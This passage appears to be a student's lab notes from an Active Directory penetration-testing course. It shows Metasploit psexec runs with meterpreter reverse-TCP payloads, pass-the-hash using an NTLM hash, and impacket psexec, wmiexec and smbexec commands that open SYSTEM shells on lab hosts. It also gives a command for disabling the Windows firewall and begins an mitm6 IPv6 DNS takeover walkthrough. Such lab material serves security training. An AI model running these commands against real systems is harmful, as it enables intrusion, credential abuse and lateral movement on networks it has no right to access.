   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
   SMBUser               Frank            no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445|ONEPIECE.local as user 'Frank' ...
[-] 192.168.163.158:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0xc000006d) STATUS_LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Nami             no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445|ONEPIECE.local as user 'Nami' ...
[-] 192.168.163.158:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0xc000006d) STATUS_LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set SMBUser .\Nami
SMBUser => .Nami
msf6 exploit(windows/smb/psexec) > run
```



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting     Required  Description
   ----                  ---------------     --------  -----------
   RHOSTS                192.168.163.158     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                 yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                       no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                      no        The service display name
   SERVICE_NAME                              no        The service name
   SMBDomain             THENAVIGATOR.local  no        The Windows domain to use for authentication
   SMBPass               Password1           no        The password for the specified username
   SMBSHARE                                  no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Nami                no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

10/1/2024 - 23:39 - (Update by the end of session)

I was thinking about the firewall/antivirus issue and if we go back and try to redo the part where we try to run a command in the target machine using the #ntlmrelayx.py command in the SMB Relay attack lesson, it should work now. The antivirus and firewall were up at that point, so it might have blocked the command from running in the target.

Another update here is that we do NOT need the SMBDomain to be set when we are exploiting local user accounts, like Nami and Frank. We can issue "#unset SMBDomain" or "#set SMBDomain ." in Metasploit to unset SMBDomain value.

Let us try exploiting Nami and Frank just one more time.

Frank IP is 192.168.163.158 .


```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Frank            no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Frank' ...
[-] 192.168.163.158:445 - Exploit failed [no-access]: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[*] Exploit completed, but no session was created.
```

Tried with local Administrator, but it did not work either.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.163.158                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[-] 192.168.163.158:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
```


```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.163.158                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[-] 192.168.163.158:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
```

Even tried with "administrator" all lower case.



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.163.158                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[-] 192.168.163.158:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
```

Also tried in the Client_2, to see if it would work there. The password is the same in both accounts. It did not work either.



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.163.157                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               administrator                                                    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[*] 192.168.163.157:445 - Authenticating to 192.168.163.157:445 as user 'administrator' ...
[*] 192.168.163.157:445 - Selecting PowerShell target
[*] 192.168.163.157:445 - Executing the payload ...
[-] 192.168.163.157:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

Windows command to turn firewall off: "#netsh advfirewall set allprofiles state off"

Possible solution involves installing and running the following script:

https://github.com/Dewalt-arch/pimpmyadlab

Antivirus real time protection was enabled. Disabled it, and now ready to try again. I though everything was turned off.

Big shout to bl34chig0.github.io/ that helped with the Antivirus tip.

It worked with the password spelled out.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Password1!       no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[+] 192.168.163.158:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.163.158
[*] Meterpreter session 1 opened (192.168.163.133:4444 → 192.168.163.158:50408) at 2024-10-04 22:53:29 -0400

meterpreter > sysinfo
Computer        : THEROBOT
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : ONEPIECE
Logged On Users : 7
```

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.157  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Password1!       no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator    no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[*] 192.168.163.157:445 - Authenticating to 192.168.163.157:445 as user 'Administrator' ...
[*] 192.168.163.157:445 - Selecting PowerShell target
[*] 192.168.163.157:445 - Executing the payload ...
[*] Sending stage (200774 bytes) to 192.168.163.157
[+] 192.168.163.157:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 2 opened (192.168.163.133:4444 → 192.168.163.157:52215) at 2024-10-04 22:58:44 -0400

meterpreter > cd ../../..
meterpreter > dir
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  4096   dir   2024-09-29 16:04:18 -0400  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2024-09-29 13:09:08 -0400  $WinREAgent
```

It also worked with the hash.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                 Required  Description
   ----                  ---------------                                                 --------  -----------
   RHOSTS                192.168.163.157                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                             yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                   no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                  no        The service display name
   SERVICE_NAME                                                                          no        The service name
   SMBDomain             .                                                               no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                              no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                   no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[*] 192.168.163.157:445 - Authenticating to 192.168.163.157:445 as user 'Administrator' ...
[*] 192.168.163.157:445 - Selecting PowerShell target
[*] 192.168.163.157:445 - Executing the payload ...
[+] 192.168.163.157:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.163.157
[*] Meterpreter session 3 opened (192.168.163.133:4444 → 192.168.163.157:52225) at 2024-10-04 23:01:17 -0400

meterpreter >
```

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                 Required  Description
   ----                  ---------------                                                 --------  -----------
   RHOSTS                192.168.163.158                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                             yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                   no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                  no        The service display name
   SERVICE_NAME                                                                          no        The service name
   SMBDomain             .                                                               no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                              no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                   no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[*] Sending stage (200774 bytes) to 192.168.163.158
[+] 192.168.163.158:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 4 opened (192.168.163.133:4444 → 192.168.163.158:50438) at 2024-10-04 23:11:15 -0400

meterpreter >
```

It worked in both Clients with the built-in Administrator account. But, it did not work with Frank or Nami.

This last part is going to be focused on doing the exploitation without the use of Metasploit:

There are a couple options in here, we can use:

"#psexec.py ONEPIECE/ZRoronoa:'Password1'@192.168.163.158"

```
└─$ psexec.py ONEPIECE/ZRoronoa:'Password2'@192.168.163.158
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.163.158.....
[*] Found writable share ADMIN$
[*] Uploading file CwRGEBqZ.exe
[*] Opening SVCManager on 192.168.163.158.....
[*] Creating service SXVo on 192.168.163.158.....
[*] Starting service SXVo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ../..

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 38E3-4EB3

 Directory of C:\

12/07/2019  02:14 AM    <DIR>          PerfLogs
10/03/2024  09:00 PM    <DIR>          Program Files
09/07/2022  08:16 PM    <DIR>          Program Files (x86)
09/29/2024  01:30 PM    <DIR>          Users
10/06/2024  12:59 PM    <DIR>          Windows
09/30/2024  07:09 PM    <DIR>          Windows.old
               0 File(s)              0 bytes
               6 Dir(s)  32,156,536,832 bytes free

C:\>cd Users

C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 38E3-4EB3

 Directory of C:\Users

09/29/2024  01:30 PM    <DIR>          .
09/29/2024  01:30 PM    <DIR>          ..
09/29/2024  10:47 AM    <DIR>          administrator
09/29/2024  01:31 PM    <DIR>          Administrator.THEROBOT
09/28/2024  07:50 PM    <DIR>          frank
09/27/2024  08:37 PM    <DIR>          Public
09/29/2024  01:02 PM    <DIR>          ZRoronoa
               0 File(s)              0 bytes
               7 Dir(s)  32,156,536,832 bytes free

C:\Users>whoami
nt authority\system

C:\Users>
```

If we have a weird password, we can issue command without the password. It will prompt to input the password by itself (Linux Style).

After making the successfully getting a reverse shell, Windows Defender warns us about the threat, and prompts us to do something about it.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/GainingAccess]
└─$ psexec.py ONEPIECE/ZRoronoa:@192.168.163.158
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.163.158.....
[*] Found writable share ADMIN$
[*] Uploading file IanMCKbH.exe
[*] Opening SVCManager on 192.168.163.158.....
[*] Creating service tDEZ on 192.168.163.158.....
[*] Starting service tDEZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

We can also use hashes here, and local Administrator accounts (Do not forget we are using the whole NTLM hash):

If **psexec** is not working, or if it is being blocked by antivirus, we can also use:

"#**wmiexec.py** administrator@192.168.163.157 -hashes aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f"

or

"#**smbexec.py** administrator@192.168.163.157 -hashes aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f"

but, these wont work on our environment.

90.09 - IPv6 Attacks

This is going to be mainly DNS Take Over.

This is much more reliable attack, than the other Relay attacks we learnt so far.

As we are typically running IPv4, it is possible that IPv6 is not being, but it is turned on. And, if that is the case, and we are using only IPv4, the question is "Who is doing DNS for IPv6?". If nobody is doing DNS for IPv6, we can spin a fake DNS Server, and listen to all the IPv6 data that comes through, and tell the IP Addresses intercepted we are DNS, so they can send all their IPv6 traffic data to our fake DNS Server, so we can pass that along. The issue is that when this happen, we can get authentication to the Domain Controller via LDAP or SMB.

On the example, when we reboot the machine, that creates an event. The event comes through to us, and we can use that machine to login to the Domain Controller. It is not required to be an Administrator login or anything, and we can gather a lot of information that way. We can potentially use that machine to create another machine, and we can wait for someone to login into the network, and that will come to us in NTLM format, and we relay the NTLM credentials, and log in the DC, and creates an account for us. This tool that is going to do all this for us is called MITM6 (Man In THe Middle 6). We are going to combine it with "#ntlmrelayx.py", and it is going to relay into LDAP. It is going to create the account to us and everything.

90.10 - IPv6 DNS Takeover via mitm6

Man In The Middle 6 is the tool we are going to be using.

The command is "#mitm6". It should be installed after running "#pimpmykali".

We are going to type:

"#sudo mitm6 -d onepiece.local"

Do not hit enter just yet.

New Tab > We need to start the relay server, and point it to the Domain Controller IP Address. Run :

